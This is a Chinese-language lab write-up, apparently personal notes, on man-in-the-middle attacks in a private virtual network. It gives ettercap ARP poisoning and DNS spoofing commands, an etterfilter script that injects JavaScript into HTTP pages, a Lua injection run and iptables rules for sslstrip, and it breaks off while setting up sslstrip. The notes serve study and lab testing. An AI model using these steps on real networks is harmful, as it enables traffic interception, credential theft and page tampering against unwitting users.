中间人攻击

ARP 欺骗：

三台机器：


Kali 攻击主机

Windows7/64web 服务器


Windows7/32 受害者

攻击过程：


打 ettercap：




选择嗅探方式：




指定网卡：




扫描存活主机列表：




查看列表：






将目标主机添加位 target1:



之后一样得方法，将网关添加为 target2。


选择攻击方式：



ARP 投毒之前查看被攻击主机 ARP 缓存表：

```
C:\Windows\System32>arp -a

接口: 192.168.43.129 --- 0xb
  Internet 地址         物理地址              类型
  192.168.43.1          00-50-56-c0-00-08     动态
  192.168.43.2          00-50-56-ef-80-f1     动态
  192.168.43.130        00-0c-29-d6-29-70     动态
  192.168.43.254        00-50-56-e4-50-9e     动态
  192.168.43.255        ff-ff-ff-ff-ff-ff     静态
  224.0.0.22            01-00-5e-00-00-16     静态
  224.0.0.252           01-00-5e-00-00-fc     静态
  255.255.255.255       ff-ff-ff-ff-ff-ff     静态
```

ARP 欺骗：




开始攻击之后，查看受害者 ARP 缓存表：

```
C:\Windows\System32>arp -a

接口: 192.168.43.129 --- 0xb
  Internet 地址         物理地址              类型
  192.168.43.1          00-0c-29-d6-29-70     动态
  192.168.43.2          00-50-56-ef-80-f1     动态
  192.168.43.130        00-0c-29-d6-29-70     动态
  192.168.43.254        00-50-56-e4-50-9e     动态
  192.168.43.255        ff-ff-ff-ff-ff-ff     静态
  224.0.0.22            01-00-5e-00-00-16     静态
  224.0.0.252           01-00-5e-00-00-fc     静态
  255.255.255.255       ff-ff-ff-ff-ff-ff     静态

C:\Windows\System32>_
```

显然此时网关得 MAC 地址已经被替换成为了攻击主机得 MAC 地址

这时可以通过 driftnet 工具抓取图片：




DNS 欺骗：

针对 DNS 欺骗首先在自己的电脑上开启 apache2 服务：

```
root@kali:~# /etc/init.d/apache2 start
[ ok ] Starting apache2 (via systemctl): apache2.service.
```

这里找到了一个美观一点的 404 模板，在攻击机上访问效果如下：



然后修改 DNS 配置文件“etter.dns”:

```
root@kali:~# vim /etc/ettercap/etter.dns
```

在这个文件的相应位置上添加如下两条记录：

```
##################################
# microsoft sucks ;)
# redirect it to www.linux.org
#

microsoft.com      A   107.170.40.56
*.microsoft.com    A   107.170.40.56
www.microsoft.com  PTR 107.170.40.56      # Wildcards in PTR are not allowed
*                  A   192.168.43.130
*                  PTR 192.168.43.130

##################################################
# no one out there can have our domains...
```


修改了配置重新启动一下 apacne2 服务：

```
root@kali:~# /etc/init.d/apache2 restart
[ ok ] Restarting apache2 (via systemctl): apache2.service.
```

开始 DNS 攻击可以使用命令：


ettercap -Tq -i eth0 -P dns_spoof -M arp:remote /192.168.43.129// //192.168.43.1/

可以发现被攻击主机在访问新浪网的时候，就已经被劫持到了攻击者设定的 404 页面上：



也有可能出现这种 404：

同时也可以发现针对 https 的网页“百度一下”，不能够劫持，任然可以正常访问：



也有可能是缓存的问题，刷新一下，发现 https 的网页基本上都是这样的：

这个网页正常情况是这样（在实体机上正常打开的一个网页）：

在停止攻击之后，需要等待片刻，刚才不能访问的网址才能正常访问：

上面的攻击方式还没有能够成功劫持所所有的流量，有些网页还是能够正常访问的

在受害这主机中 ping www.baidu.com 可以看到效果如下：

```
C:\Windows\System32>ping www.baidu.com

正在 Ping www.baidu.com [192.168.43.130] 具有 32 字节的数据:
来自 192.168.43.130 的回复: 字节=32 时间<1ms TTL=64
来自 192.168.43.130 的回复: 字节=32 时间<1ms TTL=64
来自 192.168.43.130 的回复: 字节=32 时间=1ms TTL=64
来自 192.168.43.130 的回复: 字节=32 时间=1ms TTL=64

192.168.43.130 的 Ping 统计信息:
    数据包: 已发送 = 4, 已接收 = 4, 丢失 = 0 (0% 丢失),
往返行程的估计时间(以毫秒为单位):
    最短 = 0ms, 最长 = 1ms, 平均 = 0ms

C:\Windows\System32>_
```

可以自己添加过滤器实现替换网页中的一些内容的效果：

首先需要创建过滤规则如下：

```
replace.filter
1  if (ip.proto == TCP && tcp.dst == 80){
2      if (search(DATA.data,"Accept-Encoding")){
3          replace("Accept-Encoding","Accept-Rubbish!");
4          #note:replacement string is same length as original
           string
5          msg("zapped Accept-Encoding!\n");
6      }
7  }
8  if (ip.proto == TCP && tcp.src == 80){
9      replace("<head>","<head><script type="text/javascript">
       alert('HTTP数据包内容被替换');</script>");
10     replace("<HEAD>","<HEAD><script type="text/javascript">
       alert('HTTP数据包内容被替换');</script>");
11     msg("成功替换HTTP数据包内容!\n");
12 }
```

保存在/usr/share/ettercap 的目录下之后，需要编译

编译过滤器的方法如下：

```
root@kali:/usr/share/ettercap# etterfilter replace.filter -o replace.ef

etterfilter 0.8.2 copyright 2001-2015 Ettercap Development Team


 14 protocol tables loaded:
        DECODED DATA udp tcp esp gre icmp ipv6 ip arp wifi fddi tr eth
 13 constants loaded:
        VRRP OSPF GRE UDP TCP ESP ICMP6 ICMP PPTP PPPOE IP6 IP ARP

 Parsing source file 'replace.filter'  done.

 Unfolding the meta-tree  done.

 Converting labels to real offsets  done.

 Writing output to 'replace.ef'  done.

 -> Script encoded into 16 instructions.
```

其中的 replace.filter 是我们可以写的过滤器文件，“.ef” 文件是输出文件。

这个也不知道什么原因，应该弹窗的时候没有弹窗。

改进利用方法之后使用 Lua 脚本，这个脚本能够处理更复杂的数据包，部署如下：

首先要在“/usr/share/ettercap/lua/script/”下创建想要执行的脚本

这里是一个网上找到的替换网页内容弹窗的脚本：

链接如下：

https://blog.csdn.net/xyt8023y/article/details/73731121

添加之后按照自己的实际情况运行会可能会报错：

解决办法：


https://blog.csdn.net/num_zero_0/article/details/81387907

然后再 kali 中使用命令行：

```
root@kali:/usr/share/ettercap# sudo ettercap -T -q -M ARP:remote --lua-script ig
.lua /192.168.43.1// /192.168.43.129//

ettercap 0.8.2 copyright 2001-2015 Ettercap Development Team

Listening on:
  eth0 -> 00:0C:29:D6:29:70
          192.168.43.130/255.255.255.0
          fe80::d799:785:d59f:44b6/64
          2409:8920:1:8272:c634:93a6:c78e:220/64

SSL dissection needs a valid 'redir_command_on' script in the etter.conf file
Privileges dropped to EUID 65534 EGID 65534...

dns_spoof: etter.dns:63 Wildcards in PTR records are not allowed; *
  PTR 192.168.43.130

  33 plugins
  42 protocol dissectors
  57 ports monitored
20388 mac vendor fingerprint
1766 tcp OS fingerprint
```

此时被攻击者再访问网页时会弹窗：

终端显示效果如下：



基本上所有的 http 网页都是可以被恶意修改弹窗的。

突破 ssltrip 加密：

针对 SSL 加密的网站我们不能向上面的那样替换网页中的内容，但是也有别的解决办法

使用 sslstrip:

首先开启网卡的转发功能：

开启 iptables 使用：

Ettercap 的配置文件中将这句话注释掉了，直接删掉注释即可：

```
#---------------
#     Linux
#---------------

# if you use ipchains:
   #redir_command_on = "ipchains -A input -i %iface -p tcp -s 0/0 -d 0/0 %port -j REDIRECT %rport"
   #redir_command_off = "ipchains -D input -i %iface -p tcp -s 0/0 -d 0/0 %port -j REDIRECT %rport"

# if you use iptables:
   #redir_command_on = "iptables -t nat -A PREROUTING -i %iface -p tcp --dport %port -j REDIRECT --
to-port %rport"
   #redir_command_off = "iptables -t nat -D PREROUTING -i %iface -p tcp --dport %port -j REDIRECT
--to-port %rport"
```

删掉图中的两个注释：

```
#---------------
#     Linux
#---------------

# if you use ipchains:
   #redir_command_on = "ipchains -A input -i %iface -p tcp -s 0/0 -d 0/0 %port -j REDIRECT %rport"
   #redir_command_off = "ipchains -D input -i %iface -p tcp -s 0/0 -d 0/0 %port -j REDIRECT %rport"

# if you use iptables:
   #redir_command_on = "iptables -t nat -A PREROUTING -i %iface -p tcp --dport %port -j REDIRECT --
to-port %rport"
   #redir_command_off = "iptables -t nat -D PREROUTING -i %iface -p tcp --dport %port -j REDIRECT
--to-port %rport"
   #-------------------------------------------users
   redir_command_on = "iptables -t nat -A PREROUTING -i %iface -p tcp --dport %port -j REDIRECT --
to-port %rport"
   redir_command_off = "iptables -t nat -D PREROUTING -i %iface -p tcp --dport %port -j REDIRECT --
to-port %rport"
   #-------------------------------------------users
```

这里我多加了一点点其实是一样的，为了下次看到这得时候好区分那个是我修改的。

之后将流量转发到一个端口上（这里是 10000，设置成 sslstrip 监听的就可以）

```
root@kali:~# iptables -t nat -A PREROUTING -p tcp --destination-port 80 -j REDIR
ECT --to-port 10000
```

使用 sslstrip 监听端口：

